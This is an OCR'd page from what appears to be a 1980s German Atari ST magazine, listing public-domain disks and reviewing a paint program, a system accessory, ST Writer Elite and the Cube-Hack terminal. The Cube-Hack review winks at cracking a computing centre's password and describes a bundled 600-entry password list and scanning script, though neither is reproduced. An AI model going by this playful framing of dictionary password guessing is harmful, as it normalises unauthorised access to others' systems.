FUSSBALL: Sie sind der Manager einer Fußballmanschaft und sollen sie an die Spitze brinten (s/w)

HARDCOPY: Druckeranpassung für 24Nadel NEC-Drucker

LABEL: Super Programm zum Bedrucken von Disketten-Etiketten

PD-DISK:185

Lamp's Demo (f)

PD-DISK:186

U_Emacs

Student CAD2: Objektorientiertes Grafikprogramm, es verwaltet alle Objekte, diese können ohne Auflösungsverlust vergrößert, verkleinert, gestaucht etc. werden und natürlich alle Standardfunktionen, so z.B. Box, Spiegeln, Text, Rotieren, Zoom etc. (s/w)

PD-DISK:187

AUTOCOPY: Copiert eine bestimmte Liste in beliebige Ordner

DATEBOOK: Erinnert beim Booten an wichtige Termine

PROFILRAMDISK: Resetfeste RAM Disk mit Ausführungsprofil

KONVERT: Konvertiert SM-Manager Texte in 1st Word

STATISTIK: Grafische Darstellung und Datenauswertung (s/w)

LABEL EXPERT: Druckt alle Art von Etiketten (s/w)

VOKABELTRAINER: Zum Vokabellernen, mit schön gestalteter Eingabe

GRAFIK: 3D-Balkengrafik (s/w)

QUIZ: Eine Art Trivial Pursuit, eigene Fragen können eingegeben werden

VIDEO: Verwalten einer Videodatei unter GEM in Basic

CUBE HACK: Terminalprogramm mit integrierter Programmiersprache.Variablen, Kontrollstrukturen, Druckersteuerung, Rechenfunktionen, automatisches Einloggen in Mailboxen, etc.

OR SPREAD: Spreadsheetähnliches Programm zur Lineoptimierung, Netzplanetwicklung, Matrizen bis zu 500*500 (s/w)

PD-DISK:188

PLANET: Himmelskörperberechnungen, berechnet Ephemeriden aller heliozentrischer Himmelskörper (z.B. Mond, etc.). Anzeige aller Sterne und Sterndaten, und deren Animation.

TURING: Realisierung eines Touring-Maschinen-Modells (s/w)

ZUST: Analyse und Simulation linearer Regelkreise im Zustandsraum (s/w)

HORRORSCHLOß: Sie müssen ein Schloß erkunden, doch Geister und Falltüren behindern Sie

INVERSI: Das bekannte Spiel, bei dem Sie mehr Steine umdrehen müssen als Ihr Gegner (s/w)

INVATION: Space Invaders mit 3D Vektorgrafik (s/w)

ZARGE: Ein 32000Byte Bild wird in viele Teile geteilt, vermischt und muß nun wieder sortiert werden (s/w)

PD-DISK:189

ABC GEM Desktop 2.2
Graphs - Images - Wcharts

PD-DISK:190

Zu PD-Nr.189 ABC GEM 2.2
Draw - Graph - Paint - Wordchart (Mikroskop - Observat - Perspl 1 - Stapler)

PD-DISK:191

21 Digitalisierte Bilder von dem Film " Die Zeitmaschine "
TEIL 1 - mit ShowPic2 (f)

PD-DISK:192

17 Digitalisierte Bilder von dem Film " Die Zeitmaschine "
TEIL 2 - mit ShowPic2 (f)

PD-DISK:193

17 Digitalisierte Bilder von diversen Filmen, so z.B. 2* James Bond, 6* King Kong etc. - mit ShowPic2 (f)

PD-DISK:194

STWriter: Die Umsetzung des 8-Bit Textverarbeitungsprogramms als PD Version. Mit GEM-Einbindungen, so daß es jetzt noch einfacher zu handhaben ist. Hat eine altbewährte Benutzeroberfläche die die 8-Bit User lieben gelernt haben. Näheres siehe auch unseren Artikel auf den nächsten Seiten.
mas

PD-TOPHITS

Ausführliche Erklärungen zu Spitzenprogrammen aus unserer PD-Library

Public Painter Monochrom V 0.0

Von PD-Disk 95:
Das Programm ist der absolute Wahnsinn. Wie soll ich Euch nur beschreiben, was es alles kann ? Denn es kann so viel, daß dies einige Seiten füllen würde. Hier nun eine kleine Auswahl.

Laden von Bildern:
Es können die bekanntesten Formate eingeladen werden (z.B. Doodle, Degas, Profi-Painter, Neochrom, ColorStar, ArtDirector etc.). Wie man sieht auch Farbbilder und Din A4 Bilder, außerdem auch CMP-Comprimierte Bilder und IMG Bilder. Gespeichert wird in NEO, Doodle oder CMP.

Blockoperationen:
Ist ein Block definiert, so kann mit ihm so gut wie alles gemacht werden, was man will. So kann man den Block um 90 Grad nach links oder rechts drehen, ihn auf den Kopf stellen, spiegeln, den Block in der Höhe oder Breite halbieren oder verdoppeln. Der Block kann in definierten Formen gebogen werden, die Stärke ist natürlich auch einstellbar. Die Biegearten sind 12 verschiedene Modi, die von einfachem horizontalen oder vertikalen Biegen bis zum Biegen in Sinus- oder Cosinuswellen, deren Periode einstellbar ist, und bis hin zum Auftrommeln (siehe Bild 2). Der Block kann auch noch 3D-mäßig mit einer gefüllten Box unterlegt werden und als Krönung auch noch auf dem Drucker ausgedruckt werden.




BILD 2: Bending Menu

Text:
Die Texteinstellungen können erst einmal in der Art vorgenommen werden - also Bold, Light, Italic, Underline und Outline. Zusätzlich kann die Schreibrichtung (rechts, links, hoch und runter) eingegeben werden und die Textgröße von 6x6 über 8x16 bis hin zu extrem großen Buchstaben.

Farbbilder werden innerhalb von 5 Sekunden konvertiert. Das aktuelle Bild kann ohne Zeitverlust invertiert werden (siehe Bild 1).

Um Füllmuster zu erstellen, kann man erstens eines laden (Degas kompatible) und zweitens mit Catch einen Teil des Bildschirms als Füllmuster definier-




BILD 1: Das Auswahlmenu Optionen

en. Diese werden dann in einer Datei mit der Endung *.FIL abgespeichert (siehe Bild 1).

Da wir gerade bei dem Erstellen von Dingen sind, machen wir doch gleich bei der Linie weiter. Bei ihr kann man die Breite, die Art und den Anfangs- und Endstil (z.B. Pfeil, Rund etc.) festlegen. Diese Einstellungen gelten global für alle Linien. Also auch bei Kreisen etc. (siehe Bild 1).

Erwähnenswert sind auch noch die Funktionen Lasso, Look, Spray und Arc.
Mit der Funktion Lasso kann man beliebige Bildteile beliebiger Form einfangen und dann kopieren. Look ist eine einfache, aber zweckvolle Lupe. Das aktuelle Füllmuster wird mit Spray auf den Bildschirm gesprüht. Und schießlich Arc. Mit ihr kann man Elipsenbogen zeichnen.
Außerdem wurde das Programm speziell für den S-W-Monitor erstellt und läuft somit nicht in Farbe.

Dies wären im großen und ganzen die besonders hervorzuhebenden Funktionen. Man muß aber auch sagen, daß dies "nur" ein PD-Programm ist. Somit ist dieses Programm eigentlich nicht vergleichbar mit käuflichen. Vergleicht man es trotzdem, so muß es vor vielen Programmen nicht zurückstehen. Es ist sogar manchen überlegen. Aber das Preisleistungsverhältnis stimmt auf jeden Fall.

Dieses Programm ist nicht nur für den Otto-Normalverbraucher völlig ausreichend, sondern reicht selbst für höhere bis gehobene Ansprüche. Was es zu so einem Programm macht, ist unter anderem auch seine Absturzsicherheit. Ich habe es noch nicht geschafft, trotz aller Versuche, das Programm zum Absturz zu bringen. Solch ein komplexes und gut gelungenes PD-Programm sollte in keiner Sammlung eines Atari ST Besitzers fehlen.

mas

Cube-Hack

Ein gefährliches Terminalprogramm ?!?

Von PD-Disk 187
Welcher Hacker hat sich nicht schon immer gewünscht, daß ihm einige sich stets wiederholende Prozeduren bei der DFÜ erspart bleiben ? Ich denke da an das Einloggen in Mailboxen, Abfragen, ob eine Mail angekommen ist, oder eine Mail automatisch schicken - oder das Paßwort eines Rechenzentrums knacken... ähem. (Nur ein triviales Beispiel).

Ein Blick in unsere PD-Bibliothek schafft da Abhilfe !
Hendrik Ambrosius, ein rühriger Programmierer aus Deutschlands Norden, hat mit CUBE-HACK ein Terminalprogramm geschrieben, das unter anderem diese Möglichkeiten vorzeigen kann.

CUBE-HACK verfügt über mehr Fähigkeiten als eine gewöhnliches Terminal-Programm (z.B. Online-Buffer, Up/Download und verschiedene Übertragungsraten). Es gibt dem DFÜ-Freak eine eigene Hack-Programmiersprache mit Variablen, Kontrollstrukturen, Drucker-, Bildschirm- , und Modem-Anweisungen. Sowie wahlfreie Funktionstastenbelegung und Kommando-Dateien (vergleichbar den MS-DOS Batch-Dateien).
CUBE-HACK kann im Kommando-Modus mit Eingabe über eine Kommando-Zeile oder mit Hilfe einer Kommando-Datei gesteuert werden. Der verwendete Sprachschatz ist jedes Mal derselbe. Eine Kommando-Datei kann mit jedem x-beliebigen Texteditor erstellt werden.

Beispiel:

```
CLS
TEXT Einlog-File
TEXT ------------ TEXT
TEXT Ich rufe nun die TEL-NET
     Box in Taunusstein...
SPEED 1200
SEND ATD 06128-5738
WAIT Dein PASSWORT >
SEND HABKEINS
TEXT Ab jetzt manuell weiter-
     arbeiten...
ONLINE
```

```
                    CUBE-HACK Version 1.55
         Copyright © 1987 by ATARI™ Computer Club 'The Cube'
                  Written by Hendrik Ambrosius
                  300 Baud, Buffer aus, Echo aus

>dir
\CUBEHACK.FLD
*,                   0 30:21:32 16.00.2065
*..                  0 30:21:32 16.00.2065
 CUBEHACK.PRG    27698 22:07:36 10.05.1988
 READ_ME.DOC     20923 22:07:40 10.05.1988
 BUFF_GEN.CMD      205 22:07:42 10.05.1988
 CUBEHACK.INF      128 22:07:42 10.05.1988
 FILEGEN2           81 22:07:44 10.05.1988
 FILE_GEN.CMD      363 22:07:44 10.05.1988
 FIRSTLOG.CMD      796 22:07:44 10.05.1988
 FKEY_DEF.CMD     1098 22:07:44 10.05.1988
 LOG_CHAR.CMD      577 22:07:46 10.05.1988
 MAILBOX.CMD       750 22:07:46 10.05.1988
 MCS_BOX.CMD       280 22:07:48 10.05.1988
 PASSWORD.DAT     4899 22:07:48 10.05.1988
 PRINTER.CMD       515 22:07:50 10.05.1988
 PW_CONT.CMD       146 22:07:50 10.05.1988
 PW_SCANN.CMD      713 22:07:52 10.05.1988
>
```

BILD 1: Cube-Hack

Dieser "Source-Code" kann z.B. als Kommando-Datei verwendet werden (angenommener Dateiname: LOG_IN.CMD). Mit der Eingabe "DO LOG_IN.CMD" in der Kommando-Zeile wird die Datei dann geladen und Befehl für Befehl ausgeführt. Bemerkenswert ist hier auch die Zeile "WAIT ....", mit der die weitere Ausführung des CUBE-HACK Programms solange unterbrochen wird, bis der Text "Dein PASSWORT >" über das Modem

kommt und dann automatisch mit "HABKEINS" beantwortet wird.

CUBE-HACK kann nicht nur über Modem kommunizieren, sondern arbeitet auch mit dem Drucker zusammen und kann Disk-Dateien verarbeiten.

Der Lübecker Programmierer hat sich die Mühe gemacht über 600 mögliche Paßwörtern, darunter jede Menge Mädchennamen, Zigarettenmarken, Biermarken und Computerbegriffe in eine ASCII-Datei zu packen, die dann wiederum von CUBE-HACK eingelesen und zu gewissen Aktionen genutzt werden kann. Die dazugehörige Kommando--Datei wurde auch gleich mitgeliefert.

Die jederzeit frei belegbaren Funktionstasten sind beim manuellen Einloggen eine echte Hilfe. Wer sich seine 20 gespeicherten Phrasen nicht merken kann, läßt sie sich halt mit SHOWF bzw. SHOWSF nochmal anzeigen.
Mit INSTBUFF DFUE.TXT wird die Puffer-Datei DFUE.TXT auf dem aktuellen Laufwerk angelegt. Besser ist es jedoch, hier eine RAM-Disk zu verwenden, da CUBE-HACK während der Übertragung laufend speichert und diese durch Schreibzugriffe (gar auf ein Laufwerk) unnötig verlangsamt wird. Dieser Umstand ist vielleicht als einziger Schwachpunkt des Programms zu nennen.
INSTBUFF wie auch OPENOUT und andere Befehle, die als Parameter einen Dateinamen brauchen, sind so flexibel, daß dieser entweder direkt übergeben, oder per File-Selector-Box ausgewählt werden kann.

CUBE-HACK kann also eine ganze Menge, was es aber macht, ist im Prinzip allein dem User und seiner Phantasie überlassen.
Also darum Leute, Datenreisende und DFÜ-Phreaks, Ihr dürft Euch CUBE-HACK aus unserer Library bestellen - aber bleibt sauber ! Euer Bully

System

Von PD-Disk 20
Dies ist zwar ein schon etwas älteres Programm, da es aber wenig bekannt und dennoch sehr gut ist, wird es hier erwähnt.

System ist ein Accessorie, welches die Funktionen des Kontrollfeldes nicht nur übernimmt. Es bietet zusätzlich eine Reihe von hilfreichen Funktionen. Das Erscheinungsbild beim Anklicken des Accessorie Namens unter Desk ist übersichtlich und aufgelockert gestaltet.

Man kann nun die aktuelle Uhrzeit und das Datum eingeben. Ferner bietet es die Möglichkeit die Uhrzeit permaeinstellbar. Zusätzlich gibt es im Hauptmenu zwei Punkte, die zur Schnelleinstellung dienen, erstens für einen Grafikbetrieb und zweitens für einen Textbetrieb.

Die nächste zusätzliche Funktion ist die Einstellung von vier Alarmzeiten. Bei diesen kann man die Start- und Stopuhrzeit, sowie das Start- und Stopdatum angeben. Diesen Alarm kann man mit fünf kombinierbaren Funktionen gestalten. Diese sind ein akustisches Signal, sowie vier Schalter. Nach dieser Einstellung schaltet man die Alarmzeiten links im Hauptmenu ein (siehe Bild 1).

Dieses Accessorie ist also ein




BILD 1:

nent in der rechten oberen Ecke anzuzeigen. Die Tastaturwiederholungsgeschwindigkeit und die Verzögerung bis zum Start der Selben kann ebenso frei eingegeben werden.


Die Druckereinstellung wurde voll implementiert. So kann man z.B. die Druckerart, die Schnittstelle, die Papierart einstellen. Bei Grafik ist die Auflösung in Punkten und bei Text die Papierlänge, der linke und rechte Rand, der Zeilenabstand etc. ebenfalls einstellbar. Die Schrift ist in den Varianten Index, Potenz, Unterstrichen, Fett, Prop., Kursiv, Elite etc.

sehr komplexes Programm, optimal geeignet für Leute, die längere Zeit am Computer sitzen (z.B. Textverarbeitung, Datenbank, Kalkulation betreiben oder selber programmieren).

Wegen seiner Komplexheit konnten alle Punkte nur in der hohen Auflösung untergebracht werden und es läuft somit nicht in geringer oder mittlerer Auflösung. Dies emfinde ich aber nicht als Nachteil, da ich aus eigener Erfahrung weis, daß ich den Farbmonitor nur sehr selten benutze. Eigentlich nur für Spiele oder wenn ich PD-Programme teste. mas

ST WRITER ELITE V.2.30

Der lange Weg vom 8-bit Atariwriter zum starken ST PD-Textverarbeitungsprogramm



Rückblick

Es war im Jahre 1981. Man war gerade stolzer Besitzer eines neuen ATARI 8-bit Computers mit 48 KB geworden - einem Computer, für den es zu dieser Zeit noch kein Textverarbeitungsprogramm gab und dem der unglückliche Ruf einer Spielmaschine anhaftete. Kommt ihnen dies bekannt vor ? Wenn ja, dann sind auch sie einer jener ATARI Veteranen, die seit den Anfängen mit dabei waren.

ATARI erkannte schnell, daß für ihre Computer, sollten sie erfolgreich sein, außer Spiel- auch Anwendungssoftware entwickelt werden mußte. Und so entstand ATARIWRITER, das erste Textverarbeitungsprogramm für die 8-bit ATARI Computer. Obwohl dieses Programm äußerst spartanisch aufgebaut war und eine Vielzahl an Textverarbeitungsprogrammen anderer Softwarefirmen folgten - PAPERCLIP, LETTER PERFECT, TEXT WIZARD und STARWRITER, um nur ein paar wenige zu nennen - so ist ATARIWRITER und die 128 KB Version ATARIWRITER PLUS wohl dennoch das bekannteste und weitverbreiteste Textverarbeitungsprogramm für die ATARI 8-bit Computerreihe.

ST WRITER Version 1.00 - und dann ?

Als dann im Jahr 1985 die ST Computer ihren Siegeszug antraten, da erhielten die ersten Käufer zusätzlich zur Systemsoftware unter anderem auch das Textverarbeitungsprogramm 1st Word mitgeliefert. Dessen Nachfolgeprogramm 1st Word+, obwohl auch nicht gerade das komfortabelste und ausgereifteste Programm, wurde zu einer Art Standard auf dem ST. Aber besonders in den USA gab es damals immer wieder Anfragen alter 8-Bit User bei ATARI, die nach einer ST Version von ATARIRITER (PLUS) verlangten. Und so wurden im Sommer 1987 ATARI Software Manager John Feagans und sein Kollege Dan Oliver damit beauftragt, die ST Umsetzung zu erstellen. Nach nur zwei Wochen Arbeit war die erste Version des Programmes fertig. Man gab ihr den Namen ST WRITER und setzte sie in Public Domain.

Diese erste Version enthielt schon viele Features, der zur Zeit neusten Version 2.30. Dazu gehörten unter anderem zweispaltiger Ausdruck, Kopf- und Fußzeilen, Unterstreichen von Worten, Super- und Subscript-Schrift, Blockbefehle und Such- und Ersetzfunktionen. Man konnte sogar ATARIWRITER-Dateien über ein Null-Modem-Kabel und ein 850er Interface vom einem 8-Bit ATARI direkt in ST WRITER einlesen.

Aber wie bei jedem auf die Schnelle erstellten Programm

hatten sich natürlich auch ein paar Bugs eingeschlichen. So gab es z.B. gelegentlich Probleme beim Ausdruck von zweispaltigen Texten oder beim Zentrieren von Breitschrift, und Kopf- und Fußzeilen konnten nicht rechtsbündig gesetzt werden.

Fragte man bei ATARI nach, wann eine fehlerfreie endgültige Version erhältlich sei, so erhielt man als Antwort, daß die sich auf dem Markt befindliche Version die endgültige Version sei, und ATARI eigentlich keine weiteren Verbesserungen plane. Außerdem sei es ja sowieso nur ein Public-Domain-Programm.

Der Mann hinter dem neuen ST WRITER

Wäre es also nach ATARI gegangen, so hätte es keine weiteren Versionen von ST WRITER mehr gegeben. Daß es dennoch ganz anders kam, ist einem Mann zu verdanken - Dr. Bruce D. Noonan - einem Augenarzt aus Edmonds im Staate Washington. Dr. Noonan, Besitzer eines ATARI 800 und eines ST, war auch einer derjenigen, der auf eine Umsetzung von ATARIWRITER gewartet hatte und der mit der ersten ST WRITER Version nicht zufrieden war.

Anders wie die restlichen Unzufriedenen fand er sich nicht mit den Gegebenheiten ab. Er setzte sich mit John Feagans in Verbindung und besorgte sich den Source Code von ST WRITER. Überraschenderweise gab sogar Sig Hartmann, Softwareboß der ATARI Corp., sein OK und so konnte Dr. Noonan damit beginnen, ST WRITER zu debuggen und zu verbessern.
START, das vierteljährlich erscheinende amerikanische ST-Magazin veröffentlichte im Winter 1986 die von Dr. Noonan überarbeitete ST WRITER Version 1.50. Zusätzlich zur Ausmerzung der erwähnten Fehler ergänzte Dr. Noonan ST WRITER noch um weitere




BILD 1: Das ST WRITER Hauptmenü - ATARIWRITER läßt grüßen

Features, wie z.B. die Möglichkeit Formblätter zu erstellen, ASCII-Texte einzulesen, Paragraphen einzurücken, nicht zu druckende Kommentarzeilen einzufügen und Zugriff auf den gesamten ST-Zeichensatz zu haben.

Die Veröffentlichung der Version 1.50 in START löste eine Flut an Leserbriefen aus. Dr. Noonan wurde überhäuft mit weiteren Verbesserungsvorschlägen und Fragen. Von dieser unerwarteten Resonanz positiv überrascht, entschloß er sich noch weiter an ST WRITER zu feilen. Und so erschien mehr als ein halbes Jahr später im Herbst 1987 wiederum in START die Version 1.75. Wieder waren einige Bugs korrigiert worden und ein paar neue Features hinzugefügt worden. Ein Feature fehlte aber auch in Version 1.75 noch - ST WRITER arbeitete nicht GEM-unterstützt.

Da es sich bei dem Origrinal ST WRITER um die Umsetzung des ATARIWRITER Programms handelte, wurden damals keine Mausroutinen bei ST WRITER verwandt. Alle Befehle und Menüs wurden über Tastaturbefehle aufgerufen. Hierbei wurden vielfach die gleichen Codes wie bei der ATARI WRITER Version verwandt, so daß 8-bit User sich erst gar nicht umstellen mußten. ST WRITER verfügte also zum Teil auf dieselbe Tastaturbelegung wie ATARIWRITER. Mit der Zeit häuften sich aber die Stimmen, die eine GEM- Version forderten. Deshalb entschloß sich Dr. Noonan auch diesem Wunsch Rechnung zu tragen.

ST WRITER ELITE Version 2.30

Und im Winter 1987 war es dann soweit. ST WRITER ELITE Version 2.30 wurde veröffentlicht. Unter der Mithilfe von John Feagans war es Dr. Noonan gelungen, die Maus aus ihrem ST WRITER-Winterschlaf zu erwecken. Startet man ST WRITER ELITE, so fällt einem im ersten Moment kein Unterschied zur Version 1.75 auf. Nach einiger Zeit erscheint das ganz normale altbekannte Hauptmenü (siehe Bild 1). Die GEM-Implementierung erfolgte nämlich nur zusätzlich. Will man von GEM nichts wissen und der Maus




BILD 2: Die GEM-Option von ST WRITER ELITE

auch weiterhin während der Benutzung von ST WRITER eine Ruhepause gönnen, so steht dem nichts im Wege.
Man kann mit der Tastatursteuerung arbeiten wie gehabt. Sobald man aber die rechte Maustaste drückt, verschwindet das gewohnte Bild und macht einem GEM-Screen Platz (siehe Bild 2). Alle vorher durch das Hauptmenü über Tastendruck aufrufbaren Befehle können jetzt über vier Drop-Down-Menüs mit dem Mauszeiger aktiviert werden. Bei der Erstellung der GEM-Option wurden nicht die üblichen GEM-Routinen verwendet, auf die sonst für Maus- und Fensterverarbeitung zurückgegriffen wird. Dies ist der Hauptgrund für die Schnelligkeit mit der in ST WRITER ELITE gearbeitet werden kann im Gegensatz zu anderen voll-GEM-unterstützen Textverarbeitungsprogrammen. Dies hat aber zur Folge, daß im Edit-Screen selbst keine Drop-Down-Menüs möglich sind. Auch What-you-see-is-what-you-get gilt nicht für ST WRITER ELITE. So werden alle Textformatierbefehle im Edit-Screen zusammen mit dem Text angezeigt. Den Cursor kann man dort nun allerdings mit Hilfe der Maus an jeder Stelle des Bildschirms positionieren.

